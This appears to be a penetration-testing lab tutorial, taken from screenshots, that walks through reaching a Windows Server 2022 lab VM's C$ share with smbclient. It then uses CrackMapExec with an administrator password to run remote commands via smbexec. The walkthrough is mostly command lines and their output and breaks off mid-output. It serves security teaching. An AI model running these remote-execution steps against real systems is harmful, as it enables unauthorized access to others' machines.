
```
(root@Kali)-[~]
# smbclient //192.168.2.142/C$ -U administrator
Password for [WORKGROUP\administrator]:
Try "help" to get a list of possible commands.
smb: \> [
```

- Here all this command are able to perform

A screenshot of a Kali Linux desktop environment running in Oracle VirtualBox. The terminal window shows a root shell on a Kali Linux system, connected via SMB to a Windows host at 192.168.2.142. The user has run the command `smbclient //192.168.2.142/C$ -U administrator` and then `help`. The screen displays a long list of available SMB commands. The desktop background features a dragon logo, and the taskbar at the bottom shows various application icons.

```
(root@Kali)-[~]
# smbclient //192.168.2.142/C$ -U administrator
Password for [WORKGROUP\administrator]:
Try "help" to get a list of possible commands.
smb: \> help
?           allinfo      altname      archive      backup
blocksize    cancel       case_sensitive cd          chmod
chown       close        del          deltree     dir
du          echo         exit         get          getfacl
geteas      hardlink    help         history     iosize
lcd         link         lock         lowercase  ls
l           mask         md          mget        mkdir
mkfifo     more         mput        newer       notify
open        posix        posix_encrypt posix_open  posix_mkdir
posix_rmdir posix_unlink posix_whoami  print      prompt
put         pwd          q            queue      quit
readlink   rd           recurse     reget      rename
reput      rm           rmdir       showacls   setea
setmode    scope        stat        symlink    tar
tarmode   timeout     translate   unlock     volume
vuid       wdel        logon      listconnect showconnect
tcon       tdis         tid         utimes    logoff
..          !
smb: \> [
```

- Ls -: for list of directories




```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali: ~ root@Kali: ~
put      pwd      q      queue      quit
readlink  rd      recurse  reget      rename
reput    rm      rmdir   showacl  setea
setmode  scopy   stat     symlink  tar
tarmode  timeout  translate unlock   volume
vuid     wdel   logon   listconnect  showconnect
tcon     tdis    tid    utimes  logoff
..
smb: \> ls
$Recycle.Bin          DHS      0 Tue Jun 10 14:41:05 2025
$WinREAgent           DH      0 Wed Jun 11 18:44:48 2025
Documents and Settings DHSrn   0 Tue Jun 10 14:38:46 2025
DumpStack.log.tmp     AHS    12288 Fri Jun 13 00:12:35 2025
pagefile.sys          AHS 1476395008 Fri Jun 13 00:12:34 2025
PerfLogs              D      0 Sat May  8 13:50:24 2021
Program Files          DR      0 Tue Jun 10 14:40:37 2025
Program Files (x86)    D      0 Sat May  8 15:10:21 2021
ProgramData            DHn   0 Tue Jun 10 14:38:46 2025
Recovery               DHSn  0 Tue Jun 10 14:38:54 2025
System Volume Information DHS   0 Wed Jun 11 03:06:49 2025
Users                 DR   0 Tue Jun 10 14:40:25 2025
Windows               D      0 Wed Jun 11 20:00:21 2025

6527231 blocks of size 4096. 3522878 blocks available
smb: \>
```

- Now go to the administrative directory

**Command:-** `cd Users\Administrator\Desktop` 

- Now you can see all directories



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali: ~ root@Kali: ~
put      pwd      q      queue      quit
readlink  rd      recurse  reget      rename
reput    rm      rmdir   showacl  setea
setmode  scopy   stat     symlink  tar
tarmode  timeout  translate unlock   volume
vuid     wdel   logon   listconnect  showconnect
tcon     tdis    tid    utimes  logoff
..
smb: \> ls
$Recycle.Bin          DHS      0 Tue Jun 10 14:41:05 2025
$WinREAgent           DH      0 Wed Jun 11 18:44:48 2025
Documents and Settings DHSrn   0 Tue Jun 10 14:38:46 2025
DumpStack.log.tmp     AHS    12288 Fri Jun 13 00:12:35 2025
pagefile.sys          AHS 1476395008 Fri Jun 13 00:12:34 2025
PerfLogs              D      0 Sat May  8 13:50:24 2021
Program Files          DR      0 Tue Jun 10 14:40:37 2025
Program Files (x86)    D      0 Sat May  8 15:10:21 2021
ProgramData            DHn   0 Tue Jun 10 14:38:46 2025
Recovery               DHSn  0 Tue Jun 10 14:38:54 2025
System Volume Information DHS   0 Wed Jun 11 03:06:49 2025
Users                 DR   0 Tue Jun 10 14:40:25 2025
Windows               D      0 Wed Jun 11 20:00:21 2025

6527231 blocks of size 4096. 3522878 blocks available
smb: \> cd Users\Administrator\Desktop
smb: \Users\Administrator\Desktop\>
```


## 2. Gaining Access Using Crackmapexec :-

**CrackMapExec (CME)** is a post-exploitation and network penetration testing tool that helps security professionals **automate the process of checking and exploiting common network services like SMB, RDP, SSH, WinRM, FTP, and LDAP.**

**How to use it :-**

**1. Command :-** `crackmapexec smb 192.168.2.142 -u administrator -p 'test@123'`

**Explanation:- Check if the username and password can log in to the SMB (file-sharing) service on the target system**




A screenshot of a Kali Linux terminal window titled "Kali [Running] - Oracle VirtualBox". The terminal shows the command `# crackmapexec smb 192.168.2.142 -u administrator -p 'test@123'` being entered. The background of the terminal window features a stylized logo of a cat's head.

- Result ➤

**Explanation:-** ➤ You successfully logged in to the Windows Server 2022 file-sharing service using the username administrator and the password test@123.


➤ The system is vulnerable because it allowed this login.



```
(root㉿Kali)-[~]
# crackmapexec smb 192.168.2.142 -u administrator -p 'test@123'
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  [*] Windows Server 2022 Build 20348 x64 (name:WIN-UGKDB6AA8J0) (domain:WIN-UGKDB6AA8J0) (signing:False) (SMBv1:False)
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  [+] WIN-UGKDB6AA8J0\administrator:test@123 (Pwn3d!)
```


- Now try next commands

## 2.Command :- **crackmapexec smb 192.168.2.142 -u administrator -p 'test@123' -x "whoami"**



```
(root㉿Kali)-[~]
# crackmapexec smb 192.168.2.142 -u administrator -p 'test@123' -x "whoami"
```

**Explanation :-** You successfully logged in and confirmed that you have administrator-level access on the target machine. 




```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali: ~ root@Kali: ~

[~]# crackmapexec smb 192.168.2.142 -u administrator -p 'test@123' -x "whoami"
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  [*] Windows Server 2022 Build 20348 x64 (name:WIN-UGKDB6AA8J0) (domain:WIN-UGKDB6AA8J0) (signing:False) (SMBv1:False)
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  [+] WIN-UGKDB6AA8J0\administrator:test@123 (Pwn3d!)
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  [+] Executed command
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  win-ugkdb6aa8j0\administrator

[~]#
```


### 3. Command:- **crackmapexec smb 192.168.2.142 -u administrator -p 'test@123' --exec-method smbexec -x "hostname"**



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali: ~ root@Kali: ~

[~]# crackmapexec smb 192.168.2.142 -u administrator -p 'test@123' --exec-method smbexec -x "hostname"
```


**Explanation :- You successfully authenticated and remotely ran the hostname command on the Windows Server 2022 using SMB.**



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:~ root@Kali:~ [~]
└── (root@Kali)-[~]
    # crackmapexec smb 192.168.2.142 -u administrator -p 'test@123' --exec-method smbexec -x "hostname"
SMB      192.168.2.142  445   WIN-UGKDB6AA8J0  [*] Windows Server 2022 Build 20348 x64 (name:WIN-UGKDB6AA8J0) (domain:WIN-UGKDB6AA8J0) (signing:False) (SMBv1:False)
SMB      192.168.2.142  445   WIN-UGKDB6AA8J0  [+] WIN-UGKDB6AA8J0\administrator:test@123 (Pwn3d!)
SMB      192.168.2.142  445   WIN-UGKDB6AA8J0  [+] Executed command via smbexec
SMB      192.168.2.142  445   WIN-UGKDB6AA8J0  WIN-UGKDB6AA8J0

└── (root@Kali)-[~]
    #
```


#### 4. Command:- **crackmapexec smb 192.168.2.142 -u administrator -p 'test@123' --exec-method smbexec -x "ipconfig"**



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:~ root@Kali:~ [~]
└── (root@Kali)-[~]
    # crackmapexec smb 192.168.2.142 -u administrator -p 'test@123' --exec-method smbexec -x "ipconfig"
[green bar]
```

**Explanation :-** This command remotely ran ipconfig on the target Windows Server using SMB. It successfully showed the target's network details like IPv4 address (192.168.2.142), IPv6 address,


subnet mask, and default gateway, meaning the remote command execution worked properly.



```
root@Kali:~# crackmapexec smb 192.168.2.142 -u administrator -p 'test@123' --exec-method smbexec -x "ipconfig"
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  [*] Windows Server 2022 Build 20348 x64 (name:WIN-UGKDB6AA8J0) (domain:WIN-UGKDB6AA8J0) (signing:False) (SMBv1:False)
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  [+] WIN-UGKDB6AA8J0\administrator:test@123 (Pwn3d!)
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  [+] Executed command via smbexec
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  Windows IP Configuration
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0
